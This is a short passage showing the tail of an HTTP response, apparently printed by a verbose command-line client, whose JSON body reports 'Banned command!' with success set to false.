< Content-Length: 46
< Connection: keep-alive
<
{"message":"Banned command!","success":false}
```